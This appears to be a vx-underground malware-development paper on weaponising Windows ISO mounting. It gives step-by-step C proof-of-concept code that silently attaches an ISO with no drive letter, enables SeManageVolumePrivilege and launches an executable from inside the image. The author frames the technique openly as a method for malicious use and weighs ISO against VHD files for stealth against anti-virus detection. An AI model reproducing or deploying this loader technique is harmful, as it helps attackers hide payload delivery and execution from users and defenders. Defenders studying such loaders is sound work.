
# Weaponizing Windows Virtualization

vx-underground collection // smelly__vx



# Introduction:

A few weeks ago Microsoft Security Intelligence managed to wiggle itself into the vx-underground Twitter feed. The article they were discussing was some miscellaneous malware campaign utilising malicious ISO files. It appears it has become semi-trendy as other malware campaigns began utilising ISO files as well, such as Phobos ransomware, ZLoader, and LokiBot and Nanocore. This is nothing new as the use of malicious ISO files has been around for quite some time. However, to the best of knowledge, I have yet to see any code accurately demonstrating how to weaponize an ISO file successfully other than a fairly old SPTH paper regarding ISO infection. It also wouldn't be a surprise that this may be more of a trend because virtualization in of itself was not natively supported by the Windows OS until October 22, 2009. [1] [2]

If you research how to programmatically mount an ISO image you will be very disappointed. The code shown in this StackOverflow answer is *wrong.* The function invocations are accurate, sort of, but it over-complicates what ultimately needs to be done. Additionally, the answerer states quote "*Warning: SetVolumeMountPoint requires elevation*". This is wrong as well. Anyway, I'm not writing this to bash StackOverflow questions and answers. The point being that code illustrating how to mount an ISO and/or VHD images is misleading and scattered online. I hope to clear the air on this issue and hopefully allow the reader to learn a thing or two.

**What this paper will discuss:**
This paper will show how to correctly mount an ISO file to be used for malicious purposes. Our goal will be to mount an ISO without establishing a visible path to the user and/or assigning a driver letter. This paper will also briefly review ISOs vs VHD/VHDXs.

**What this paper will NOT discuss:**
This paper will not show how to programmatically generate an ISO / VHD image. It is possible to do so programmatically with the WINAPI - but that was not my objective when I began going down this rabbit hole. Additionally, this paper will not benchmark this technique against different anti-virus vendors. This is solely a proof-of-concept.

**Requirements:**
The code tied to this paper is using the C WINAPI. If you're unfamiliar with C or the WINAPI this paper may be hard to follow. However, if you're persistent it shouldn't be too bad.


I chose C because I do not like C#.NET or Python for malware dev.

# ISO files, VHD files, and the Virtual Storage API:


Question: What is the difference between an ISO file and a VHD file? The answer is an ISO file reflects a digital copy of an optical disk drive e.g. CD/DVD while an VHD is an actual virtualized hard drive. Both are capable of being virtualized and mounted by the Windows OS, both utilise similar API calls, both must go through the same API forwards in the Windows Virtual Storage API.

Understandably, ISO files come at a much greater disadvantage in terms of malware campaigns, as noted by Will Dormann in his Carnegie Mellon University paper '[The Dangers of VHD and VHDX Files]'. He demonstrated many anti-virus' may be incapable of programmatically mounting a VHD/VHDX file - although it appears they are capable of parsing ISO images to some degree. Indeed this paper does not intend to dive into the abyss of "*who can catch what"* I believe it is important to declare known issues this method may present.


Why ISO files rather than VHD/VHDX? This paper is meant to specifically address the method attackers use. It is also much easier to conceal an ISO image than a VHD/VHDX file. VHD files have a minimum size of 2MB. Right?




Although Windows reporting a size of 2MB being a requirement is misleading. Specifying 2MB will return *ERROR_INVALID_PARAMETER* or the following image:





Specifying 3MB results in:




The smallest VHD file I was able to allocate was a 5MB GUID Partition Table (GPT).



Conversely, if we take some generic ISO maker, in this particular case I used MagicISO Maker, we are able to make a much smaller file:




In regards to stealth and it's correlation to *smallness* ISO files have a supreme advantage over VHD files.

You're probably wondering what ISO files and VHD files have in common, as this paper is focusing on ISO file mounting. ISO files, as well as VHD/VHDX files, both use the same Virtual Storage API. Additionally, at first glance ISO files are not even mentioned in their Virtual Storage API documentation - it isn't until you begin reading on mounting virtual disk images via AttachVirtualDisk where you see the following: *Attaches a virtual hard disk (VHD) or CD or DVD image file (ISO) by locating an appropriate VHD provider to accomplish the attachment.* This is where you realise ISO files and VHD's can be used somewhat interchangeably in their API omit a minor difference which we will discuss.

The invocation of OpenVirtualDisk which is defined as follows:

```
DWORD OpenVirtualDisk(
  PVIRTUAL_STORAGE_TYPE         VirtualStorageType,
  PCWSTR                        Path,
  VIRTUAL_DISK_ACCESS_MASK      VirtualDiskAccessMask,
  OPEN_VIRTUAL_DISK_FLAG        Flags,
  POPEN_VIRTUAL_DISK_PARAMETERS Parameters,
  PHANDLE                       Handle
);
```

The first parameter, VirtualStorageType, which must be a valid pointer to a VIRTUAL_STORAGE_TYPE structure which is defined as:

```
typedef struct _VIRTUAL_STORAGE_TYPE {
  ULONG DeviceId;
  GUID  VendorId;
} VIRTUAL_STORAGE_TYPE, *PVIRTUAL_STORAGE_TYPE;
```

The member DeviceId must be set to VIRTUAL_STORAGE_TYPE_DEVICE_ISO. Additionally, VendorId must be set to VIRTUAL_STORAGE_TYPE_VENDOR_MICROSOFT.

If this is done successfully, everything else will remain virtually identical to that of a VHD/VHDX file.

## The code:

My proof-of-concept contains quite a bit of generic programming such as verifying we're running on Windows 10, getting the location where I placed my ISO file, and ensuring we have appropriate privileges. Here the a quick high-level overview of the code:

1. Get the PEB, ensure our code is running on Windows 10

```
if (Peb->OSMajorVersion != 0x0a)
	goto FAILURE;
```

2. Call GetEnvironmentVariable with a USERPROFILE variable to get the current user
3. If our invocation of GetEnvironmentVariable was successful, concatenate "\\Desktop\\Demo.iso"

```
if (GetEnvironmentVariableW(L"USERPROFILE", lpIsoPath, DEFAULT_DATA_ALLOCATION_SIZE) == 0)
	goto FAILURE;
else
	wcscat(lpIsoPath, L"\\Desktop\\Demo.iso");
```

4. Check our security tokens. If we do not have SeManageVolumePrivilege - request it.

```
if (!OpenThreadToken(GetCurrentThread(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, FALSE, &hToken))
{
	if (!ImpersonateSelf(SecurityImpersonation))
		goto FAILURE;

	if (!OpenThreadToken(GetCurrentThread(),
			TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
			FALSE, &hToken))
	{
		goto FAILURE;
	}
}

if (!LookupPrivilegeValueW(NULL, L"SeManageVolumePrivilege", &Luid))
	goto FAILURE;

Tp.PrivilegeCount = 1;
Tp.Privileges[0].Luid = Luid;
Tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

if (!AdjustTokenPrivileges(hToken, FALSE, &Tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL, NULL))
	goto FAILURE;
```

5. Call OpenVirtualDisk with a correctly initialised VIRTUAL_STORAGE_TYPE structure

```
Parameters.Version = OPEN_VIRTUAL_DISK_VERSION_1;
Parameters.Version1.RWDepth = OPEN_VIRTUAL_DISK_RW_DEPTH_DEFAULT;

if(OpenVirtualDisk(&VirtualStorageType, lpIsoPath,
                      VIRTUAL_DISK_ACCESS_ATTACH_RO | VIRTUAL_DISK_ACCESS_GET_INFO,
                      OPEN_VIRTUAL_DISK_FLAG_NONE, &Parameters,
                      &VirtualObject) != ERROR_SUCCESS)
{
        goto FAILURE;
}
```

6. Call AttachVirtualDisk with the ATTACH_VIRTUAL_DISK_FLAG being set to ATTACH_VIRTUAL_DISK_FLAG_READ_ONLY and ATTACH_VIRTUAL_DISK_FLAG_NO_DRIVE_LETTER

```
AttachParameters.Version = ATTACH_VIRTUAL_DISK_VERSION_1;
if (AttachVirtualDisk(VirtualObject, 0,
                    ATTACH_VIRTUAL_DISK_FLAG_READ_ONLY | ATTACH_VIRTUAL_DISK_FLAG_NO_DRIVE_LETTER,
                    0, &AttachParameters, 0) != ERROR_SUCCESS)
{
        goto FAILURE;
}
```

7. GetVirtualDiskPhysicalPath to retrieve the physical path to our mounted ISO
8. If our invocation of GetVirtualDiskPhysicalPath was successful, concatenate “\\Demo.exe”

```
if (GetVirtualDiskPhysicalPath(VirtualObject, &dwData, lpIsoAbstractedPath) != ERROR_SUCCESS)
        goto FAILURE;
else
        wcscat(lpIsoAbstractedPath, L"\\Demo.exe");
```

9. Call CreateProcess
10. Ensure on success, or failure, all handles and heaps have been closed. Exit gracefully.

```
if (!CreateProcess(lpIsoAbstractedPath, NULL, NULL, NULL,
                  FALSE, NORMAL_PRIORITY_CLASS, NULL,
                  NULL, &Info, &ProcessInformation))
{
        goto FAILURE;
}

if (VirtualObject)
        CloseHandle(VirtualObject);

if (hToken)
        CloseHandle(hToken);

return ERROR_SUCCESS;
```